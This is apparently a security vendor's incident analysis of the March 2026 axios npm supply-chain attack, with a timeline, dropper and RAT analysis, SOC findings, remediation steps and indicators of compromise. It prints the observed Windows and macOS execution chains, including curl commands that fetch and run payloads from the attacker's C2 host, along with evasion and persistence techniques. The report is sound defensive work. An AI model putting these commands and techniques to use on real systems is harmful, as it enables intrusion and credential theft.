

Note: This Rapid Response article has been written with AI assistance.
Acknowledgments: Special thanks to Jevon Ang, Michael Elford, Jordan Sexton, Armelle French, Stephanie Fairless, Juzzy Allen, Ryan Dowd, Chad Hudson, Lindon Wass, James Maclachlan, James Northey, Josh Kiriakoff, Jai Minton, and Max Rogers for their contributions to this investigation and response.
UPDATE @ 3/31 at 6:30pm ET
Since publishing our analysis last night, Huntress has continued to monitor the axios supply chain compromise.
The Huntress SOC has seen further indicators on systems, including a system.bat script with a user-run key on a system called Microsoft Update, similar to the one seen in the axios compromise, which instead contacts calltan[.]com. This happens to pre-date the axios compromise, and the exact date of creation is unknown, but it shares a similar theme to another domain linked to this compromise callnrwise[.]com. Notably, the calltan[.]com domain has been linked back to a binary recently used by DPRK actors by researchers at Volexity.
While the exact motivation behind the attack remains unclear, multiple lines of evidence now point to North Korean state-sponsored activity. Other researchers, including ones at Elastic, have noted that the macOS binary delivered by the plain-crypto-js post-install hook has overlaps with a backdoor attributed to a DPRK-linked threat cluster. Additionally, the internal project name macWebT links directly to BlueNoroff's documented webT module from RustBucket malware campaigns. Google Threat Intelligence Group has also attributed the attack to UNC1069, a suspected North Korean threat actor.
With the malicious packages now removed from the npm registry and the C2 infrastructure offline, we do not expect to see new initial exploitation or follow-on post-exploitation activity from the specific addresses identified in this campaign. However, any system that executed the malicious payload during the exposure window should still be treated as fully compromised. Organizations must continue to follow the remediation guidance outlined below, including rotating all credentials and rebuilding affected systems, as the RAT's capabilities for credential theft and data exfiltration mean the full scope of compromise may not be immediately apparent.
--------------------------
ORIGINAL POST
TL;DR: Huntress has observed active exploitation of a supply chain compromise targeting the axios npm package -- one of the most widely used JavaScript libraries, with over 100 million weekly downloads. The attack delivered a cross-platform Remote Access Trojan (RAT) to macOS, Windows, and Linux systems via a malicious dependency injected into backdoored axios releases. Organizations should immediately audit their dependencies for [email protected] or [email protected], treat any system that installed either version as compromised, and follow the remediation guidance below.
Background
On March 31, 2026, a coordinated supply chain attack was executed against the axios npm package. An attacker compromised the npm credentials of the lead maintainer account (jasonsaayman) and manually published two backdoored releases: [email protected] (tagged latest) and [email protected] (tagged legacy). These versions introduced a phantom dependency -- [email protected] ... a package that had not existed before that day and is never actually imported by axios code. Its sole purpose was to execute a postinstall script that drops and runs a cross-platform RAT targeting macOS, Windows, and Linux.
axios is a promise-based HTTP client used extensively across the JavaScript and Node.js ecosystem. It is a transitive dependency for countless packages, CI/CD pipelines, developer workstations, and production applications worldwide. The scope of this compromise is significant: any environment that ran npm install and resolved to [email protected] or [email protected] during the approximately three-hour exposure window may have executed the malicious payload automatically with no user interaction required.
The malicious versions were published during overnight hours (just after midnight UTC, Sunday night into Monday morning), maximizing the time before maintainers and the npm security team could respond. The compromised packages were removed from npm approximately three hours later, but the damage was already done. Within our partner base, Huntress observed at least 135 endpoints across all operating systems contacting the attacker's command-and-control infrastructure during the exposure window.
What happened
Account compromise
An attacker gained access to the jasonsaayman npm account -- the primary maintainer of the open-source axios library. The maintainer email was changed from the legitimate address to ifstap@proton[.]me, and the attacker bypassed the normal GitHub Actions OIDC-based CI/CD publishing workflow by publishing directly via the npm CLI using a long-lived access token.
One critical detail: even on the v1.x branch where OIDC Trusted Publishing was configured, the publish workflow still passed NPM_TOKEN as an environment variable alongside OIDC credentials. When both are present, npm uses the token. This meant the long-lived token was effectively the authentication method for all publishes, regardless of OIDC configuration.


The real maintainer later stated in GitHub issue #10604: "im trying to get support to understand how this even happened. i have 2fa / mfa on practically everything." The exact method of token compromise remains undetermined.
Pre-staging
The attack was pre-staged approximately 18 hours before detonation. A clean version of [email protected] was published by an attacker-created account (nrwise@proton[.]me) to establish a publishing history on npm. This reduced the likelihood that automated scanners would flag the subsequent malicious version purely on account novelty.
Detonation timeline
|
Timestamp (UTC) |
Event |
|---|---|
|
2026-03-30 23:59:12 |
[email protected] published — malicious postinstall payload introduced |
|
2026-03-31 00:05:41 |
Socket automated detection flags [email protected] as malware (~6 min after publish) |
|
2026-03-31 00:21:58 |
[email protected] published and tagged latest — the attack goes live |
|
2026-03-31 00:23:27 |
First Huntress-observed infection — macOS endpoint executes RAT, 89 seconds after publish |
|
2026-03-31 00:58:05 |
First Huntress-observed Windows infection via wt.exe |
|
2026-03-31 01:00:57 |
[email protected] published and tagged legacy — second branch targeted |
|
~2026-03-31 03:29 |
plain-crypto-js removed from npm by npm security team |
|
~2026-03-31 03:30 |
Compromised axios versions removed from npm |
The first infection on a Huntress-monitored endpoint landed 89 seconds after [email protected] was published. This is consistent with automated CI/CD pipelines and developer machines using caret ranges (^1.x) without locked dependencies — the malicious version resolved immediately on the next npm install.
Technical details
The dropper: setup.js
When [email protected] was installed as a dependency of the backdoored axios, its postinstall hook executed node setup.js. This 4,209-byte JavaScript file used a two-layer obfuscation scheme:
- Reversed Base64: Encoded strings were reversed, underscores replaced with = padding, then base64-decoded
- XOR cipher: Key "OrDeR_7077" — alphabetic characters produce NaN in Number(), becoming 0 in bitwise operations, yielding effective key digits [0,0,0,0,0,0,7,0,7,7]
All 18 obfuscated strings in the stq[] array hide module names (child_process, os, fs), the C2 URL, shell commands, and file paths. On execution, setup.js detects the operating system via os.platform() and launches a platform-specific payload:
- macOS (darwin): Writes an AppleScript to a temp file, which downloads the RAT binary via curl
- Windows (win32): Writes a VBScript that copies powershell.exe to %PROGRAMDATA%\wt.exe, then downloads and executes a PowerShell RAT
- Linux: Downloads a Python RAT script to /tmp/ld.py and executes it
After payload delivery, setup.js performs three anti-forensics operations:
- Deletes itself (setup.js)
- Deletes package.json (which contains the postinstall hook…the evidence)
- Renames package.md to package.json — replacing the manifest with a clean v4.2.0 stub
Post-cleanup, the node_modules/plain-crypto-js/ directory appears to be a normal crypto library. The presence of this directory is itself evidence of compromise, even if the contents appear clean.
Windows tradecraft
The Windows infection chain proceeds through multiple stages designed to evade detection:
node setup.js
→ Writes VBScript to %TEMP%\6202033.vbs (hidden window, style 0)
→ Copies powershell.exe to %PROGRAMDATA%\wt.exe
→ cmd.exe /c curl -s -X POST -d "packages.npm.org/product1" "http://sfrclak[.]com:8000/6202033" > %TEMP%\6202033.ps1
→ %PROGRAMDATA%\wt.exe -w hidden -ep bypass -file %TEMP%\6202033.ps1
→ Deletes 6202033.ps1
→ Deletes 6202033.vbs
Figure 1: The Huntress EDR detecting the execution of this attack chain

The renamed powershell.exe → wt.exe is a deliberate EDR evasion technique. wt.exe is the legitimate filename for Windows Terminal, so process-name based heuristics may not flag it. The VBScript and PowerShell stages both self-delete after execution.
Stage 2: PowerShell RAT
The second-stage payload is a full-featured PowerShell RAT that was captured by Huntress SOC analysts while the C2 was still serving payloads. On first execution, it establishes persistence:
- Creates %PROGRAMDATA%\system.bat with a download cradle that re-fetches the RAT from C2 on every login
- Sets the system.bat file attribute to Hidden
- Adds a registry Run key at HKCU:\Software\Microsoft\Windows\CurrentVersion\Run\MicrosoftUpdate pointing to the batch file
The RAT then performs initial reconnaissance, enumerating the user's Documents, Desktop, OneDrive, AppData\Roaming, and all filesystem drive roots. It sends this data to the C2 as a FirstInfo beacon, then enters a 60-second heartbeat loop (BaseInfo) reporting hostname, username, OS version and architecture, timezone, hardware model, CPU type, boot time, install date, and a full running process list.
The RAT supports four command handlers:
|
Command |
Function |
|---|---|
|
kill |
Graceful self-termination |
|
peinject |
In-memory .NET assembly injection — loads a DLL via [System.Reflection.Assembly]::Load() and invokes Extension.SubRoutine.Run2() with a shellcode payload. This enables arbitrary code execution entirely in memory, without touching disk. |
|
runscript |
PowerShell execution in three modes: inline command, base64-encoded (for scripts <10KB), or temp file (for scripts ≥10KB — written to %TEMP%\<GUID>.ps1, executed, then deleted) |
|
rundir |
Directory enumeration with file metadata (name, size, timestamps, directory flag) |
You can see the full Windows payload at this Github gist:
https://gist.github.com/JohnHammond/df0e06df00e993e7917436d0f73df626
macOS tradecraft
On macOS, the dropper writes an AppleScript to a temporary file, which uses curl to download a Mach-O universal binary (supporting both x86_64 and ARM64) from the C2 with the POST body packages.npm.org/product0. The binary is saved to /Library/Caches/com.apple.act.mond — deliberately mimicking Apple's own com.apple.* naming convention to blend in.
The full observed execution chain from Huntress EDR telemetry:
osascript <temp_script>
→ sh -c curl -o /Library/Caches/com.apple.act.mond -d packages.npm.org/product0 -s http://sfrclak[.]com:8000/6202033
→ chmod 770 /Library/Caches/com.apple.act.mond
→ /bin/zsh -c "/Library/Caches/com.apple.act.mond http://sfrclak[.]com:8000/6202033 &"
The macOS RAT is a compiled C++ binary using the nlohmann/json library and libcurl. It provides the same command vocabulary as the Windows variant (kill, peinject, runscript, rundir), uses the same C2 protocol, and performs the same system fingerprinting. On macOS, it specifically enumerates /Applications, ~/Library, and ~/Library/Application Support. It ad-hoc code-signs dropped payloads (codesign --force --deep --sign -) to bypass Gatekeeper.
Linux tradecraft
The Linux payload is the most straightforward: setup.js writes a shell command that uses curl to download a Python RAT script to /tmp/ld.py and executes it with nohup python3 /tmp/ld.py in the background.
The Python RAT is a 443-line script using only standard library modules (http.client, subprocess, json, base64, os, platform). It reads system information directly from /proc/ and /sys/class/dmi/id/ rather than relying on external tools. It enumerates ~, ~/.config, ~/Documents, and ~/Desktop on first contact.
The peinject command on Linux drops a base64-decoded binary to /tmp/.<random6chars> (dot-prefix for hidden), sets chmod 777, and executes via subprocess.Popen().
Notably, the Linux variant does not establish persistence. A reboot clears the RAT. This may reflect an understanding that Linux targets in this context are primarily CI/CD runners and containers — ephemeral by nature — where persistence is unnecessary because the value is in the secrets and credentials accessible during the build.
You can see the full Linux payload at this Github gist:
https://gist.github.com/JohnHammond/96575799bd87ae64cddbc55634a6d32d
Cross-platform RAT comparison
All three platform variants share an identical C2 protocol and command vocabulary, confirming they originate from the same threat actor and development framework:
|
Feature |
macOS |
Windows |
Linux |
|---|---|---|---|
|
Runtime |
C++ (Mach-O Universal) |
PowerShell + .NET |
Python 3 (stdlib) |
|
Beacon Interval |
60 seconds |
60 seconds |
60 seconds |
|
C2 Protocol |
HTTP POST, Base64 JSON |
HTTP POST, Base64 JSON |
HTTP POST, Base64 JSON |
|
User-Agent |
IE8/WinXP (identical) |
IE8/WinXP (identical) |
IE8/WinXP (identical) |
|
Persistence |
/Library/Caches/com.apple.act.mond |
Registry Run key + hidden system.bat |
None |
|
Binary Injection |
Write + execute |
In-memory .NET assembly load (reflective) |
Write to /tmp/.<hidden> |
|
Status Signals |
Wow / Zzz |
Wow / Zzz |
Wow / Zzz |
All variants use the same anachronistic User-Agent string: mozilla/4.0 (compatible; msie 8.0; windows nt 5.1; trident/4.0) … an Internet Explorer 8 string on Windows XP. In 2026, this is highly anomalous and a reliable detection indicator.
C2 communication design
The C2 server at sfrclak[.]com:8000 uses the URL path /6202033 as a campaign identifier.
Perhaps an easter egg that we found amusing…the numbers “6202033” reversed are conveniently “3-30-2026”, the date of the attack.
POST bodies are designed to mimic npm registry traffic:
|
Platform |
POST Body |
|---|---|
|
macOS |
packages.npm.org/product0 |
|
Windows |
packages.npm.org/product1 |
|
Linux |
packages.npm.org/product2 |
The packages.npm.org prefix is a SIEM evasion technique: it resembles legitimate npm traffic in log analysis. However, npm.org is not the npm registry…that domain has belonged to the National Association of Pastoral Musicians since 1997. The product number suffix enables server-side platform routing from a single endpoint.
Huntress observations
SOC response timeline

The Huntress SOC was fortunate to investigate this attack before the broader security community publicly raised the alarm. Here is how the response unfolded (with fun raw screenshots from our own internal Slack 😜):
At 9:49 PM ET on March 30, Huntress SOC analyst Jevon Ang flagged C:\ProgramData\wt.exe appearing on multiple hosts across different organizations and accounts. This indicated not a single anomalous process on a single machine, but a pattern across multiple organizations.

SOC analyst Michael Elford traced the full execution chain: directories containing plain-crypto-js → setup.js → VBScript → renamed PowerShell (wt.exe) → PowerShell script from temp directory → all reaching out to sfrclak[.]com. He identified the persistence mechanism (MicrosoftUpdate registry key → system.bat) and noted that one instance had been blocked by Defender.
At 10:00 PM, Chad Hudson identified the evasion technique: "wt.exe is just Windows Terminal — being used as a PowerShell bypass." The threat actor had copied powershell.exe to C:\ProgramData\wt.exe to disguise execution as Windows Terminal and bypass process-name heuristics.
By 10:17 PM, Jordan Sexton shared the complete Windows stage-2 RAT source code — captured while the C2 was still actively serving payloads. Minutes later, by 10:25 PM, the C2 was already going intermittent: Chad Hudson noted "sandbox isn't replicating"...as dynamic analysis environments could no longer retrieve the payload.
At 10:22 PM, Chad documented the full observed execution chain:
node setup.js
→ cmd.exe
→ cscript.exe (runs temp VBS)
→ cmd.exe
→ curl (POST to C2)
→ writes payload → 6202033.ps1
→ executes via wt.exe (hidden, bypass)
→ deletes payload
At 10:38 PM, the SOC confirmed the attack was broader than initially appeared. Jordan Sexton noted one machine appeared to be hit via a yarn datadog package. Michael Elford confirmed: "coming from multiple sources and not just OpenClaw." He found a malicious dependency even within a Wordpress module nested at: C:\Users\[REDACTED]\AppData\Roaming\npm\node_modules\@wordpress\scripts\node_modules\plain-crypto-js\…confirming the supply chain propagated through any package that transitively depended on axios.
At 10:56 PM, Max Rogers shared the Feross, Socket Security tweet in the SOC channel -- the first public alarm about the axios compromise. The Huntress SOC had already been investigating for over an hour.
Soon we understood the full scale in the moment: 135 results across all operating systems contacting sfrclak[.]com.
What the attacker got
On every compromised host, the RAT performed immediate system reconnaissance: enumerating user directories, filesystem drive roots, and running processes, and transmitted this data to the C2. The RAT maintained a 60-second beacon loop, ready to accept further commands including arbitrary script execution and in-memory binary injection. For Windows hosts, the RAT established persistence that would survive reboots and re-download the payload on every user login.
Developer workstations and CI/CD runners are high-value targets. These environments commonly hold npm tokens, SSH keys, cloud credentials, API keys, .env files, and other secrets. Any system that executed the malicious payload should be treated as a full credential-theft scenario.
Mitigation guidance
Determine if you are affected
Many of these mitigations are credited to StepSecurity’s great write-up and effort in sounding the alarm about this widespread supply-chain attack.
1. Check your lockfiles (package-lock.json, yarn.lock, pnpm-lock.yaml) for:
- [email protected]
- [email protected]
- Any version of plain-crypto-js
2. Check for the malicious dependency directory:
ls node_modules/plain-crypto-js 2>/dev/null && echo "POTENTIALLY AFFECTED"
The directory presence is sufficient evidence… even if package.json inside appears clean (due to the anti-forensics swap).
3. Check endpoints for platform-specific artifacts:
macOs:
ls -la /Library/Caches/com.apple.act.mond
Windows (cmd.exe):
dir "%PROGRAMDATA%\wt.exe"
dir "%PROGRAMDATA%\system.bat"
reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v MicrosoftUpdate
Linux:
ls -la /tmp/ld.py
4. Check network/DNS logs for connections to sfrclak[.]com or 142.11.206.73 on port 8000.
Immediate remediation
- Pin to safe versions immediately:
- npm install [email protected] (for 1.x users)
- npm install [email protected] (for 0.x users)
- Add overrides to prevent transitive resolution:
{
"overrides": { "axios": "1.14.0" },
"resolutions": { "axios": "1.14.0" }
}
- Remove the malicious dependency:
rm -rf node_modules/plain-crypto-js
npm install --ignore-scripts
- If RAT artifacts are found on an endpoint: Do not attempt to clean in place. Rebuild from a known-good image.
- Rotate all credentials accessible from affected systems: npm tokens, AWS keys, SSH keys, CI/CD secrets, .env values, cloud credentials, OAuth tokens, API keys.
- Block the C2 at the network perimeter:
- Domain: sfrclak[.]com
- IP: 142.11.206.73
- Port: 8000
- Clean npm cache: npm cache clean --force
Long-term hardening
- Always commit lockfiles and use npm ci instead of npm install in CI/CD
- Set npm config set min-release-age 3 to enforce a 48-72 hour quarantine on new package versions
- Use --ignore-scripts as a standing CI/CD policy where possible
- Implement OIDC Trusted Publishing for npm publishes and remove long-lived npm tokens — even when OIDC is configured, a co-existing token takes precedence
- Deploy software composition analysis (SCA) tooling with real-time malware detection
What is Huntress doing?
Huntress has deployed detections covering all platform variants of this attack, including:
- Network C2 activity to sfrclak[.]com:8000 and the RAT callback patterns
- Execution of the plain-crypto-js postinstall dropper and the obfuscated setup.js behavior
- Platform-specific artifacts:
- macOS: /Library/Caches/com.apple.act.mond
- Windows: %PROGRAMDATA%\wt.exe, short-lived temp scripts, and the MicrosoftUpdate registry persistence
- Linux: /tmp/ld.py and related Python execution chains
- Process trees consistent with node → cmd/cscript → wt.exe on Windows and osascript → curl → com.apple.act.mond on macOS
We are actively hunting across Huntress-monitored endpoints and working directly with affected partners on host-level investigation and remediation.
Indicators of Compromise (IOCs)
Malicious packages
|
Package |
Version |
SHA-1 |
|---|---|---|
|
axios |
1.14.1 (MALICIOUS) |
2553649f2322049666871cea80a5d0d6adc700ca |
|
axios |
0.30.4 (MALICIOUS) |
d6f3f62fd3b9f5432f5782b62d8cfd5247d5ee71 |
|
plain-crypto-js |
4.2.1 (MALICIOUS) |
07d889e2dadce6f3910dcbc253317d28ca61c766 |
Stage-2 payload hashes (SHA-256)
|
Platform |
SHA-256 |
Description |
|---|---|---|
|
Windows Stage 1 |
f7d335205b8d7b20208fb3ef93ee6dc817905dc3ae0c10a0b164f4e7d07121cd |
PowerShell download cradle |
|
Windows Stage 2 |
617b67a8e1210e4fc87c92d1d1da45a2f311c08d26e89b12307cf583c900d101 |
PowerShell RAT |
|
macOS |
92ff08773995ebc8d55ec4b8e1a225d0d1e51efa4ef88b8849d0071230c9645a |
Mach-O Universal Binary (x86_64 + ARM64) |
|
Linux |
fcb81618bb15edfdedfb638b4c08a2af9cac9ecfa551af135a8402bf980375cf |
Python RAT script |
Network indicators
|
Indicator |
Type |
Description |
|---|---|---|
|
sfrclak[.]com |
Domain |
C2 server |
|
142.11.206.73 |
IP Address |
C2 IP |
|
hxxp://sfrclak[.]com:8000/6202033 |
URL |
C2 endpoint |
|
packages[.]npm[.]org/product0 |
POST Body |
macOS C2 beacon |
|
packages[.]npm[.]org/product1 |
POST Body |
Windows C2 beacon |
|
packages[.]npm[.]org/product2 |
POST Body |
Linux C2 beacon |
|
mozilla/4.0 (compatible; msie 8.0; windows nt 5.1; trident/4.0) |
User-Agent |
RAT beacon (all platforms) |
File system indicators
|
Platform |
Path |
Description |
|---|---|---|
|
macOS |
/Library/Caches/com.apple.act.mond |
Stage-2 Mach-O RAT binary |
|
Windows |
%PROGRAMDATA%\wt.exe |
Renamed powershell.exe (persistent) |
|
Windows |
%PROGRAMDATA%\system.bat |
Hidden persistence batch file |
|
Windows |
%TEMP%\6202033.vbs |
VBScript launcher (self-deletes) |
|
Windows |
%TEMP%\6202033.ps1 |
PowerShell payload (self-deletes) |
|
Linux |
/tmp/ld.py |
Python RAT script |
|
All |
node_modules/plain-crypto-js/ |
Malicious dependency directory |
Registry indicators (Windows)
|
Key |
Value Name |
Data |
|---|---|---|
|
HKCU\Software\Microsoft\Windows\CurrentVersion\Run |
MicrosoftUpdate |
%PROGRAMDATA%\system.bat |
Attacker accounts
|
Indicator |
Description |
|---|---|
|
ifstap@proton[.]me |
Email set on compromised jasonsaayman npm account |
|
nrwise@proton[.]me |
Attacker-created npm account that published plain-crypto-js |
References
- Socket Security — axios Compromised on npm
- StepSecurity — axios Compromised on npm: Malicious Versions Drop Remote Access Trojan
- Aikido — axios npm Compromised: Maintainer Hijacked, RAT Deployed
- Joe Desimone / Elastic Security — Technical Analysis Gist
- GitHub Issue #10604 — axios Maintainer Response
- Feross Aboukhadijeh / Socket — Initial Public Alert
- axios Deprecation Workflow for Compromised Versions
- npm Package: plain-crypto-js v4.2.1 (setup.js source)